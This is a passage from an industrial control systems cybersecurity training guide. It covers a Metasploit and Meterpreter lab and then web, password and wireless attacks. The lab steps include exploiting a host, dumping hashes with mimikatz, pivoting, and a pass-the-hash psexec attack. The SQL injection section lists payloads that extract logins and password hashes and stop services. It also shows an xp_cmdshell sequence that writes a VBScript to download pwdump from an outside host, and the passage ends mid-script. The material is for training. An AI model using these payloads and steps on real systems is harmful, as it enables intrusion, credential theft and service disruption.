Please follow the instructions to launch *msfconsole* under the **Launching Metasploit using the provided Kali distribution** section above.

Meterpreter is short for Metasploit-Interpreter. It is by far the most powerful payload within the Metasploit framework. It is powerful because it is both open-source and fully extensible. This means that anyone can write comparatively simple C code that can be uploaded and instantiated at any point in time during a meterpreter session. Contributors have utilized the extensibility and developed some surprisingly sophisticated commands. We'll look over a few of them here.

The meterpreter payload provides a similar interface to the *msfconsole* application. Of course, similar does not mean same, and there are some differences. First, we need to launch an exploit with the meterpreter payload.

1. To look at all the available meterpreter payloads, simply issue the search command within *msfconsole*.

```
msf > search meterpreter
```

You'll be presented with a fairly long list of payloads. Most of them are targeted towards the Windows platform. This is because, for a long time, the Windows operating system did not provide its users with a particularly useful shell environment. The meterpreter payload was originally conceived as a way to provide a more powerful and capable shell-like environment to security researchers. Because Linux-/Unix-/BSD-type Operating Systems typically have multiple powerful shells built-in, the need isn't as great for the meterpreter payload for these environments.

There are three basic types of meterpreter payloads. Two of them use injection to get the meterpreter module into the exploited process. The third type of meterpreter payload is the *metsvc*, or meterpreter service payloads. These are used to interact with a meterpreter session that has been installed as a service on a target system. meterpreter is typically installed as a service via meterpreter scripts.

2. For now, we need to get a meterpreter session going before we can try anything else. This is done by using the same process we've now completed a few times. From within *msfconsole*, we'll select an exploit called **tag_sync2018** with the **use** command and then set the RHOST option.

NOTE: *tag_sync2018* is not part of the standard Metasploit installation. It's a custom exploit written specifically for this training.





Industrial Control Systems Cybersecurity Training - 300

```
msf > use exploit/windows/scada/tag_sync2018
msf exploit(tag_sync2018) > set RHOST 1.2.3.97
```

3. Next, we'll **set** the payload to one of the meterpreter payloads you identified with the search command, **windows/meterpreter/reverse_tcp** and set the **LHOST** option.

```
msf exploit(tag_sync2018) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(tag_sync2018) > set LHOST 1.2.3.100
```

4. Issue the **options** command to see the other possible exploit and payload options.

NOTE: *This particular exploit can be fragile and terminate unexpectedly. Fortunately, meterpreter has a built-in command named "migrate" to help you. With the **migrate** command (and the proper permissions) you can migrate from the **tag_sync2018** process to any other process running on the victim host.*

5. Now launch your exploit with the **run** command. If it succeeded, you'll be notified of a session being opened between your host and the target host. You should also be presented with the meterpreter prompt, like what's shown below:

```
[*] Started reverse TCP handler on 1.2.3.100:4444
[*] 1.2.3.97:2000 - Trying target Automatic Targeting...
[*] Sending stage (179779 bytes) to 1.2.3.97
[*] Meterpreter session 1 opened (1.2.3.100:4444 ->
1.2.3.97:2605) at 2020-08-24 11:31:52 -0600
meterpreter >
```

6. Since **tag_sync2018** can easily be crashed, it's time to migrate to a different process. This is done by using the **ps** command to find an acceptable Process Id (PID) and then using the **migrate** command. First run the **ps** command. Below is an example of what you should see.





Industrial Control Systems Cybersecurity Training - 300

```
meterpreter > ps
```

```
Process List
=====
PID  PPID  Name          Arch  Session  User           Path
---  ---  -----
0    0     [System Process]
4    0     System         x86   0          CORPHMI\Administrator
248  816  alg.exe       x86   0
C:\WINDOWS\System32\alg.exe
392  332  explorer.exe  x86   0          CORPHMI\Administrator
C:\WINDOWS\Explorer.EXE
460  992  wmic.exe      x86   0
C:\WINDOWS\System32\wbem\wmic.exe
676  4     smss.exe      x86   0          NT AUTHORITY\SYSTEM
748  676  csrss.exe     x86   0          NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\csrss.exe
772  676  winlogon.exe  x86   0          NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\winlogon.exe
792  392  TaskSwitch.exe x86   0          CORPHMI\Administrator
C:\WINDOWS\System32\taskswitch.exe
816  772  services.exe  x86   0          NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\services.exe
828  772  lsass.exe     x86   0          NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\lsass.exe
940  392  jusched.exe   x86   0          CORPHMI\Administrator  C:\Program
Files\Java\j2re1.4.2_07\bin\jusched.exe
980  816  vmacthlp.exe  x86   0          NT AUTHORITY\SYSTEM  C:\Program
Files\VMware\VMware Tools\vmacthlp.exe
988  392  wscript.exe   x86   0          CORPHMI\Administrator
C:\WINDOWS\System32\WScript.exe
```

7. From your listing find a PID (the numbers in the left most column) that looks like something that will stay running even if a user logs out of the host like winlogon.exe or services.exe.
8. Once you've identified a PID, run the **migrate** command.

```
meterpreter > migrate <chosen-pid>
```

9. If something happens and your meterpreter session closes before you complete the migrate command, simply rerun the run command and try again.
10. Once you have a more stable meterpreter session you can see what commands are available to you by using the **help** command.

```
meterpreter > help
```

11. Now try out a few of the built-in meterpreter functions such as:
 - **sysinfo** – Displays system information
 - **pwd** – Print working directory
 - **lpwd** – Local (kali) print working directory





Industrial Control Systems

Cybersecurity Training - 300

- ls – Directory listing
- cd – Change directory
- lcd – Change local (kali) director
- upload – Upload files to the victim
- download – Download files from the victim
- getuid – Get the user id
- getpid – Get the process id
- hashdump – Dumps the contents of the SAM database
- screenshot – Download a picture of the victim's screen
- netstat – Lists network connections
- ifconfig – Lists network interfaces

12. Now let's look at the execute command. The execute command runs a command on the victim host. Enter in that command followed by a -h.

```
meterpreter > execute -h
```

The **-h** switch will work with most, if not all the commands.

There's additional command that we want to investigate further. The **load** command. Similar to the **use** command in the *msfconsole*, this command will load a meterpreter extension into the meterpreter environment. An example extension you can load is *mimikatz*. Mimikatz is a post exploitation module that dumps clear text passwords from memory.

13. To load the *mimikatz* extension for example, you'd type the following:

```
meterpreter > load mimikatz
```

14. Once that's done, you can run the **help** command again to see what new commands are now available to you for the newly loaded extension. You might be interested in running the **wdigest** command.

15. One of the more convenient and powerful features of meterpreter is the ability to pivot through active meterpreter sessions. If you are running meterpreter on a host and notice that the host has access to networks to which you do not have access, you can tell *msfconsole* to route traffic through your meterpreter session to the internal network. This is accomplished from within *msfconsole* via the **route** command.

16. Hopefully, you notice that our victim host has two network interfaces or NIC devices. To check this again run the **ifconfig** command.

```
meterpreter > ifconfig
```





Industrial Control Systems Cybersecurity Training - 300

You should see three interfaces listed. This first is 127.0.0.1 or the **Loopback** interface which is often called **home**.

The second interface is set to 1.2.3.97 and the third interface is set to a completely different subnet, 192.168.10.40

17. To setup routing return to the msfconsole prompt by typing the background command.

```
meterpreter > background
```

18. Before using the **route** command let's talk briefly about post exploitation modules. Post exploitation modules are run through a meterpreter shell against a victim host. One module that works well for reconnaissance is called arp_scanner. Type the following:

```
msf exploit(tag_sync2018) > use post/windows/gather/arp_scanner
```

19. Arp scanning is fairly safe from watching eyes (or sensors). Run the options command to see what needs to be set.

```
msf post(windows/gather/arp_scanner) > options
```

20. You'll see that there are only three options for this module: RHOSTS, SESSION, and THREADS. THREADS is already set to 10, so we just need to set RHOSTS to 192.168.10.0/24 and SESSIONS to the meterpreter session number, which should be the number 1. If you had to re-run the exploit your session number may be different. Run the sessions command and find the correct meterpreter session number to victim 192.168.10.97.

```
msf post(windows/gather/arp_scanner) > set RHOSTS  
192.168.10.0/24  
msf post(windows/gather/arp_scanner) > set SESSION 1
```

21. Execute the arp_scanner module using the **run** command.

```
msf post(windows/gather/arp_scanner) > run
```

You should see something similar as follows:

```
[*] Running module against CORPHMI  
[*] ARP Scanning 192.168.10.0/24  
[+] IP: 192.168.10.40 MAC 00:50:56:8a:04:f8 (VMware, Inc.)  
[+] IP: 192.168.10.41 MAC 00:50:56:8a:d5:c6 (VMware, Inc.)  
[*] Post module execution completed
```

The one of the IP addresses listed is the IP address of the second victim NIC and the other IP address belongs to some other host on the subnet.





Industrial Control Systems Cybersecurity Training - 300

22. Now, back to the route command. Type the **route** command by itself to get usage information. An example of adding a route to subnet 192.168.10.0/24 through a meterpreter session with a session ID you found above.

```
msf post(windows/gather/arp_scanner) > route add  
192.168.10.0/24 1
```

23. Once that's done, you can verify the route with the **route print** command.

```
msf post(windows/gather/arp_scanner) > route print
```

Now, whenever you set a target within the 192.168.10.0/24 network, *msfconsole* will know to send your packets bound to the 192.168.10.0/24 subnet through the meterpreter session, where the victim host will forward the packets to the new target. It is through this method that an attacker can quickly gain access to internal networks.

24. Now that the routing is set let's use a new module to determine if the new potential victim host is a Windows host by using an SMB scanner named `smb_version`.

```
msf > use auxiliary/scanner/smb/smb_version
```

25. There's only one option to set and this setting RHOSTS to 192.168.10.41:

```
msf post(auxiliary/scanner/smb/smb_version) > set RHOSTS  
192.168.10.41
```

26. Now run this module:

```
msf post(auxiliary/scanner/smb/smb_version) > run
```

The results should show a Windows 2003 SP2 host.

Now let's look at a different meterpreter module. So far, you've used the meterpreter `reverse_tcp` module, which has the victim call back to the kali host to make the meterpreter connection. With this new potential target in a separate subnet with the only way in, that you've found, is a host with a second network interface. What is unknown is if there is a route out of the 192.168.10.0 subnet that you can use with the `reverse_tcp` meterpreter module. Luckily, there's an easy solution. You can use the meterpreter `bind_tcp` module instead. The `bind_tcp` module opens a port on the victim and waits for *msfconsole* to initiate the meterpreter session. The `reverse_tcp` module is good for getting out of network through a firewall, whereas the `bind_tcp` module works by contacting the victim directly. In this case, *msfconsole* can send packets bound for the 192.168.10.0 subnet through the existing meterpreter session to host 1.2.3.97, which will then forward the packets through the second NIC onto the 192.168.10.0 subnet. Now to pick an exploit. You've harvested some credentials, the administrator's password hash and hopefully, if you ran the `wdigest` command, the administrator's clear text password. Either of these can help you.





Industrial Control Systems Cybersecurity Training - 300

We're going to use the SMB psexec, or pass-the-hash, module to attack the 192.168.10.41 host.

27. Load the psexec module and type options.

```
msf exploit(tag_sync2018) > use exploit/windows/smb/psexec
msf exploit(psexec) > options
```

28. You can see that there are four options for this module: RHOST, RPORT, SMBPass and SMBUser. RPORT is already set to the appropriate port number 445. Set the RHOST and SMBUser:

```
msf exploit(psexec) > set RHOST 192.168.10.41
msf exploit(psexec) > set SMBUser administrator
```

29. Set the SMBPass by either the administrator password hash or password. Scroll up to find the hash or password. If you only have the hash you can highlight the hash and then right-click and select copy.

```
msf exploit(psexec) > set SMBPass <hash or password>
```

30. Next, set the PAYLOAD to the bind_tcp module and review the options:

```
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(psexec) > options
```

31. Everything should already be set for you. Run the module:

```
msf exploit(psexec) > run
```

If everything went well, you should now have a second meterpreter shell that you can play with.

32. Don't forget, to return to *msfconsole* from meterpreter use the **background** command and to return to a meterpreter session, use the **sessions** command with the *-i* switch.

```
meterpreter > background
msf exploit(psexec) > sessions -i <session-id>
```

Where *<session-id>* should be replaced with the session ID of the meterpreter session you want to -interact with.

33. Spend some time investigating and trying out the various meterpreter commands. Don't be afraid to ask for help, or an explanation as to what a specific command does.

That ends the exercise portion of this learning objective. End your reservation in Netlab by clicking the Reservation drop-down. You can close Netlab and return to the Virtual Learning Portal (VLP).





Session 5 – Network Attacks and Exploits

Common network vulnerabilities used for exploitation.

PARTICIPANT GUIDE

Outcomes

In this session, participants will be able to:

1. Discuss basic web hacking techniques
2. Describe password security
3. Discuss basic wireless hacking techniques




Industrial Control Systems Cybersecurity Training - 300

LO14: Discuss basic web hacking techniques

Let's begin by discussing common vulnerabilities used for exploitation.

What is the Web?

Below is a simple model of a web transaction. Basically, the browser initiates a transaction, takes in the URL, looks up the cookies, and wraps them into a request to send to the server. The server receives and parses the request, checking authentication tokens, querying the database for relevant information, and wrapping up the data and code in a reply. Finally, the client receives the request, displays the data, and possibly runs code.



HTML

HTML (Hypertext Markup Language) is a common web language and is mostly static. It can be viewed with 'view page source' in most modern browsers. It sometimes contains comments such as developer's notes to themselves or interesting insight into how the server functions.

```
<html>
  <head>
  </head>
  <body>
    <p> Hello!
  </body>
  <!-- comment -->
</html>
```

JavaScript

JavaScript is code that runs in our browser. It can be embedded in html with script tags, originates from the server, and has access to our cookies for that site. It is generally used to do things dynamically.

If an attacker can modify this code, they could steal cookies, attempt to get data sent to them, and could stage another exploit against the browser.

```
<script>
var user = "Bob";
alert("Hello " + user + "!");
//Bob is our only user...
</script>
```

XSS (Cross-Site Scripting)

XSS is a technique that allows an attacker to inject client-side script into web pages. It can be used to bypass access controls.

There two types of XSS:

- _____: Occurs when the data provided by the attacker are saved by the server, and then permanently displayed on "normal" pages returned to other users as they browse to that web page.
- _____ (or reflected): The most common type of XSS. This is generally passed through the URL and doesn't actually "live" anywhere. It has to be continually sent out to the new potential victims (phishing).





Industrial Control Systems Cybersecurity Training - 300

XSS Demonstration

XSS Defenses

HTML Escape

Replace the characters that identify the text as HTML. Indicates to the browser to display the character, not interpret it as a tag.

- `htmlspecialchars("<script>alert(document.cookies)</script>")`
- `<script>alert(document.cookies)</script>`

IDS/IPS

- Attacks are mostly in plaintext
- Easy to write expressions to find common attacks.

PHP

PHP runs on the server. Generally, the user only sees the results. If you get source back, there are already problems. If PHP is attacked, the server is attacked. May gain information on all servers, not just one. May be able to pull information out that shouldn't be accessible.

```
<?php
$user = $_GET['name'];
echo 'Hello ' . $user . '!';
?>
```

SQL

SQL is a database querying language. It is generally easy to read and used to get information from a database based on some matching conditions. If an attacker gained control, they could bypass authentication, steal user data, and further compromise the server.

SQLi

```
SELECT username, password FROM users WHERE
username = 'bob' AND password = 'boberton'
```

Exploiting the interaction between PHP and SQL:

- PHP doesn't clean up user code
- SQL doesn't know the difference between user and server input
- Allows user to modify the structure of the query.

Error Messages:

- As useful to attackers as developers
- If returned, can help us fine-tune our attack.





Industrial Control Systems Cybersecurity Training - 300

UNION SELECT:

- Allows us to query against other tables
- Allows access to new information.

Blind injection:

- Attack returns only a success or failure message
- Can still be used to build out information.

```
<?php
$user = $_GET['name'];
$result = mysql_query("SELECT * FROM users WHERE
username='".$user . "'");
?>

Send name = ' OR '1' ='1
Query = SELECT * FROM users WHERE username=' OR '1' =
'1'
```

SQL Demonstration

SQLi Defenses

Filtering:

- Sounds really easy
- Difficult to assess the entire character set and how it interacts with an SQL query.

Parameterized queries:

- PHP specifies which data is an SQL query and which is user input
- Properly parameterized query would literally search for the username ' OR '1' = '1.

IDS/IPS:

- SQL is plaintext, generally easy to catch
- Even easier to catch common scanners.





Industrial Control Systems Cybersecurity Training - 300

LO15: Describe password security

Password security can enhance the integrity of your network, and a lack of password security can be the network's demise.

Passwords and Hashes

Passwords have become too popular, and there are too many to remember. Clear text (unencrypted) is bad.

Use the following password hashes

- MD5,SHA1,DES,LM,NTLM

Pirates Rule!

MD5 Algorithm

D5662E6B23655BF74
EC0DA4207C2DE66

Password Crackers

There are many ways to crack a password. You can use guessing, dictionary attack, or find flaws in the hash, i.e., weak encryption.

1. \$data = "Hello World";
2. \$hash = md5(\$data);
3. echo \$hash; // b10a8db164e0754105b7a99be72e3fe5

NOTE: A good resource is *Password Security: A Case History*, Robert Morris and Ken Thompson.

Password Cracking: Brute Force

A brute force cracker simply tries all possible passwords until it gets the password. The table below refers to 8-character passwords.

Takes time. Need a way to crack faster!

# Available Characters	Combinations	10,000,000 P/s	100,000,000 P/s
26 AB..YZ	200 Billion	348 Minutes	35 Minutes
52 Aa..Zz	53 Trillion	62 Days	6 Days
62 Aa..89	218 Trillion	253 Days	25 ¼ Days
92 Aa..9..!@	7.2 Quadrillion	23 Years	2 ½ Years






Industrial Control Systems Cybersecurity Training - 300

Password Cracking: Rainbow Tables

**D5662E6B23655BF74EC0D
A4207C2DE66**

- Lookup table offering time-memory tradeoff
- NTLM Rainbow table:
 - 1-8 characters
 - Mixed alpha-numeric
 - ~6 TB
 - About 18 minutes to crack 1 password



John the Ripper

John the Ripper is a fast password cracker developed for UNIX that runs on 15 different platforms. Its main feature is that it combines many password cracking methods. It auto detects password hash types and has a customizable cracker. In addition, it allows user-contributed patches for more hacking power.



Salting Passwords

When salting passwords, lookup tables work because a given string will produce the same hash. By appending/pre-pending a cryptographically secure random number to the password, then hashing the password, the resultant hash will be different for each different random number.



Adding Random Salt to a Password

Below are some examples of appending a random string to the password "hello."

- `hash("hello") = 2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824`
- `hash("hello" + "QxLUF1bgIAdeQX") = 9e209040c863f84a31e719795b2577523954739fe5ed3b58a75cff2127075ed1`
- `hash("hello" + "bv5PehSMfV11Cd") = D1d3ec2e6f20fd420d50e2642992841d8338a314b8ea157c9e18477aaef226ab`





Industrial Control Systems Cybersecurity Training - 300

Using Salted Passwords

It is important to store both the salt and the hash in the user's account record. Remember, that the salt is unique to that particular user. The salt should be generated using a Cryptographically Secure Pseudo-Random Number Generator (CSPRNG).

To Store a Password:

1. Generate a long pseudo-random bit string (salt)
2. Add the salt to the password and hash the result
3. Save both the salt and the hash in the user's database record.

To Validate a Password:

1. Retrieve user's salt and hash from database
2. Add the salt to given password and hash it
3. Compare the generated hash to stored hash.

Cryptographically Secure Pseudo-Random Number Generators

Below are the CSPRNG's that are available in different programming environments.

Random Number Generators

Platform	Cryptographically Secure Pseudo-Random Number Generator (CSPRNG)
PHP	mcrypt_create_iv, openssl_pseudo_bytes
Java	java.security.SecureRandom
.Net (C#,VB)	System.Security.Cryptography.RNGCryptoServiceProvider
Ruby	SecureRandom
Python	os.urandom
perl	Math::Random::Secure
C/C++ (Windows API)	CryptGenRandom
Linux or Unix	Read from /dev/random or /dev/urandom





Industrial Control Systems Cybersecurity Training - 300

LO16: Discuss basic wireless hacking techniques

Wireless

- Many wireless technologies are available:
 - 802.11x, 802.15.4 (ZigBee), radio, cellular
- More common to incorporate wireless technologies into ICS
- Broadcast messages
- Allows for eavesdropping
- Need for wireless security
 - WEP, WPA1, WPA2
 - Wireless security within ICS?
- Tools available: Kismet, Airsnort, Aircrack, and many others.
- *Tutorial:* <http://www.aircrack-ng.org/doku.php?id=tutorial>

WEP Cracking

WEP is a stream cipher using a 24-bit IV (Initialization Vector). The purpose of IV is to prevent repetition. There is a 50-percent probability the same IV will repeat after 5,000 packets. Packet injection allows for WEP to be cracked in seconds.

Wireless attack mitigations:

- Enable encryption WPA2 with complex password
- Change default password
- Change SSID (service set identifier) name
- Turn off SSID broadcasting.





Industrial Control Systems Cybersecurity Training - 300

SQL Basics

A good place to get help on basic SQL commands is: <http://www.w3schools.com/sql>

SQL is an ANSI standard, but there are many different databases that have their own variations. The more common commands are typically the same or similar, which include SELECT, UPDATE, DELETE, INSERT, and WHERE. Database systems include MS SQL, MySQL, Oracle, IBM DB2, and Microsoft Access.

What can SQL do? SQL can do a surprising number of neat things, including the small list below.

- SQL can retrieve data from a database
- SQL can insert, update, and delete records in a database
- SQL can create new databases, and new tables within a database
- SQL can create stored procedures
- SQL can set permissions on tables and stored procedures
- SQL is NOT limited to touching a database
- SQL can do things to the underlying operating system.

Database Tables

A database system can have many databases, and a database contains one or more tables. Tables are identified by a name (e.g., "Customers" or "Orders"). Tables contain records, called rows, with data.

Below is an example of a table called "Users":

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch

The table above contains three records (one for each person) and three columns (UserID, UserName, Password).

SQL Statements

Most actions performed on a database are accomplished with SQL statements. Some basic SQL statements and their output will be discussed below.

SELECT

Used to select or view information within a database.

Usage:

SELECT column_name FROM table_name





Industrial Control Systems Cybersecurity Training - 300

This query will select one column from a table.

```
SELECT column_name1, column_name2, column_name3, FROM table_name
```

This query will select the three columns from a table.

```
SELECT * FROM table_name
```

This query will select all columns from a table.

Example:

From the Users database described above:

```
SELECT UserName, Password from Users;
```

This query will select the two columns UserName and Password, and the result is displayed below.

UserName	Password
Bob	bob
Cartman	authority
Potato	couch

Example:

```
SELECT * FROM Users;
```

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch

WHERE

The WHERE clause is used to extract data to fulfill a criterion.

Usage:

```
SELECT column_name FROM table_name WHERE column_name operator value
```

Example:

```
SELECT * FROM Users WHERE UserName = 'Bob';
```

UserID	UserName	Password
1	Bob	bob





Industrial Control Systems Cybersecurity Training - 300

SELECT Password FROM Users WHERE UserName = 'Bob'

Password
bob

AND & OR

The AND operator displays a record if the first and second condition are true.

The OR operator displays a record if either the first or second condition is true.

Usage:

SELECT column_name FROM table_name WHERE column_name operator value OR operator value

Example:

SELECT * FROM Users WHERE UserName = 'Bob' OR UserName = 'bob';

UserID	UserName	Password
1	Bob	bob

SELECT * FROM Users WHERE UserName = 'Bob' OR UserName = 'Cartman';

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority

INSERT INTO

INSERT INTO is used to insert a table, effectively creating a new row.

Usage:

INSERT INTO table_name VALUES (value1, value2, value3, ...);

Example:

INSERT INTO Users VALUES ('Klyde', 'frog');

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch
4	Klyde	frog





Industrial Control Systems Cybersecurity Training - 300

UPDATE

UPDATE is used to update records within a table.

Usage:

```
UPDATE table_name SET column1=value, column2=value, ... WHERE column_name=value
```

Example:

```
UPDATE Users SET Password='killedKenny' WHERE UserName = 'Cartman';
```

UserID	UserName	Password
1	Bob	bob
2	Cartman	killedKenny
3	Potato	couch
4	Klyde	frog

DELETE

DELETE will delete rows within a table.

Usage:

```
DELETE FROM table_name WHERE column_name=value
```

Example:

```
DELETE FROM Users WHERE UserName = 'Klyde';
```

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch

```
DELETE * FROM Users;
```

UserID	UserName	Password

LIKE

LIKE is used to search for a pattern in a column. The percent sign, %, can be used to specify wildcards for one or more characters. The _ character is used as a wildcard for a single character.

Usage:





Industrial Control Systems Cybersecurity Training - 300

SELECT column_name FROM table_name WHERE column_name LIKE pattern

Example:

SELECT * FROM Users WHERE UserName LIKE '%o%';

UserID	UserName	Password
1	Bob	bob
3	Potato	couch

SELECT * FROM Users WHERE UserName LIKE '_a%';

UserID	UserName	Password
2	Cartman	authority

SQL Injection

To test whether SQL injections are possible, try:

'
"
,

If SQL injection is possible, the normal output is a database syntax error message. On web servers, it is possible to suppress these error messages being displayed on web pages. If you attempt an SQL injection and don't get an error message, it may mean error messages are being suppressed and SQL injection is still possible.

A common test to see if you can easily gain access through a login, set the username or password to:

' or 1=1--

There are three different types of SQL injection: blind, binary, and full. Blind SQL injection is where you receive no feedback from the injection. Binary SQL injection is where the feedback you receive is in binary logical form, meaning you receive a logical TRUE or FALSE for each injection. Full SQL injection is where you receive full feedback. If a SELECT * is injected, your feedback is the entire table. Binary and full SQL injections are discussed below.

All examples shown are for MS SQL and will probably not work for MySQL, Oracle, and other databases.

Binary SQL Injection

Because the feedback from this type of injection is logical TRUE and FALSE, you will need to make multiple educated guesses to get information.





Industrial Control Systems Cybersecurity Training - 300

Discovery of the Database Name:

```
x' OR EXISTS (SELECT 1 WHERE DB_NAME () LIKE '%c%');--  
x' OR EXISTS (SELECT 1 WHERE DB_NAME () LIKE '%u%');--  
x' OR EXISTS (SELECT 1 WHERE DB_NAME () LIKE '%user%');--
```

Discovery of the Table Name from database 'userdata':

```
x' OR EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_CATALOG='Userdata' AND  
TABLE_NAME LIKE 'z%');--  
x' OR EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_CATALOG='Userdata' AND  
TABLE_NAME LIKE 'user%');--
```

Discover Usernames:

```
x' OR username LIKE '%b%';--  
x' OR username LIKE '%bo%';--
```

If password stored in plaintext, discover passwords for a certain user:

```
x' OR EXISTS (SELECT * FROM userinfo WHERE username='bob' AND userpassword LIKE '%u%');--  
x' OR EXISTS (SELECT * FROM userinfo WHERE username='bob' AND userpassword LIKE '_u%');--
```

Add your own user with a password:

```
x'; INSERT INTO Userinfo (UserName, UserPassword) VALUES ('cartman', 'Authority');--
```

Change a user's password:

```
x'; UPDATE userinfo SET userpassword = 'YouStink' WHERE username = 'cartman';--
```

ODBC Error Message Exploit

Get information by exploiting the ODBC error messages:

Because it is tedious to do multiple injections to retrieve a single value from the database, we can exploit the fact that ODBC error messages are being displayed on the web page. We can force ODBC to print a single value within the database.





Industrial Control Systems Cybersecurity Training - 300

```
' UNION SELECT TOP 1 username, userpassword, userid FROM userinfo;--  
' UNION SELECT TOP 1 userpassword, username, userid FROM userinfo;--  
' UNION SELECT TOP 1 userpassword, username, userid FROM userinfo where username='bob';--
```

Full SQL Injection

Full SQL injection allows us to retrieve many values at once, which is how all those credit card numbers are stolen.

Discovery of the Database Name, Table Names, and Views:

```
xxx' UNION SELECT TABLE_CATALOG, TABLE_NAME, TABLE_TYPE FROM INFORMATION_SCHEMA.TABLES;--
```

Put information within the same table or other tables:

```
xxx' union select contactname, contacttitle, city from customers;--
```

```
xxxf' union select firstname, lastname, birthdate from employees;--
```

Advanced SQL Injection

Print out database users and their passwords:

```
xxx' union select name, name, password from master..sysxlogins;--
```

Because the password is not stored in binary, it prints weird characters for the password. To get around this, we can use a built-in function included with MS SQL that will take the binary password and change it into a hex string. We could use the hex string for a given user and try to crack the password with a password cracker.

```
xxx' union SELECT name, name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins --
```

Utilized Stored Procedures

Stored procedures allow SQL to accomplish some neat and complicated tasks, but if permissions to execute these stores procedures are not restricted, hackers can take advantage of them.

Start the FTP service

```
xxx'; EXEC master..xp_servicecontrol START, MSFTPSVC;--
```

Stop the MS SQL Server

```
xxx'; EXEC master..xp_serviceControl STOP, MSSQLSERVER;--
```





Industrial Control Systems Cybersecurity Training - 300

Print output to file, anywhere on the computer

```
xxx'; exec sp_makewebtask "c:\inetpub\wwwroot\output.html", "SELECT * FROM INFORMATION_SCHEMA.TABLES";--
```

Utilize ActionX Automation Scripts – Text-to-Speech Example

Stored procedures can activate ActiveX scripts. This example activates the text-to-speech script which would send an audible message to the person sitting at the computer.

```
xxx'; declare @o int, @var int
exec sp_oacreate 'speech.voicetext', @o out
exec sp_oamethod @o, 'register', NULL, 'x', 'x'
exec sp_oasetproperty @o, 'speed', 150
exec sp_oamethod @o, 'speak', NULL, 'warning, your sequel server has been hacked!', 1 waitfor delay '00:00:03' --
```

VBScript and SQL

Executing multiple SQL injections, it is possible to write individual lines of a VisualBasic script to a file and, once completed, execute the VBScript to perform a task. The example below writes a VBScript to hackerscript.vbs and executes the script that will download pwdump2.exe and libeay32.dll. It is then possible to use pwdump to dump the Windows SAM file (where usernames and password hashes are stored) and retrieved by an attacker.

```
' ; exec master..xp_cmdshell 'echo Set objXMLHTTP =
CreateObject ("MSXML2.XMLHTTP") > hackerscript.vbs' --
' ; exec master..xp_cmdshell 'echo objXMLHTTP.opn "GET",
"http://1.2.3.11/pwdump7.exe", false >> hackerscript.vbs' --
' ; exec master..xp_cmdshell 'echo objXMLHTTP.send () >>
hackerscript.vbs' --
' ; exec master..xp_cmdshell 'echo If objXMLHTTP.Status =
Then >> hackerscript.vbs' --
' ; exec master..xp_cmdshell 'echo Set objADOSTream =
CreateObject ("ADODB.Stream") >> hackerscript.vbs' -
' ; exec master..xp_cmdshell 'echo objADOSTream.Open >>
hackerscript.vbs' -
' ; exec master..xp_cmdshell 'echo objADOSTream.Type = 1 >>
hackerscript.vbs' --
```





Industrial Control Systems

Cybersecurity Training - 300

```
' ; exec master..xp_cmdshell 'echo objADOSTream.Write  
objXMLHTTP.ResponseBody >> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Position = 0  
>> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.SaveToFile  
"pwdump2.exe" >> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Close >>  
hackerscript.vbs' --  
' ; exec master..xp_cmdshell 'echo objXMLHTTP.open "GET",  
"http://1.2.3.11/libeay32.dll", false >> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objXMLHTTP.send () >>  
hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Open >>  
hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Type = 1 >>  
hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Write  
objXMLHTTP.ResponseBody >> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Position = 0  
>> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.SaveToFile  
"libeay32.dll" >> hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo objADOSTream.Close >>  
hackerscript.vbs' -  
' ; exec master..xp_cmdshell 'echo Set objADOSTream =  
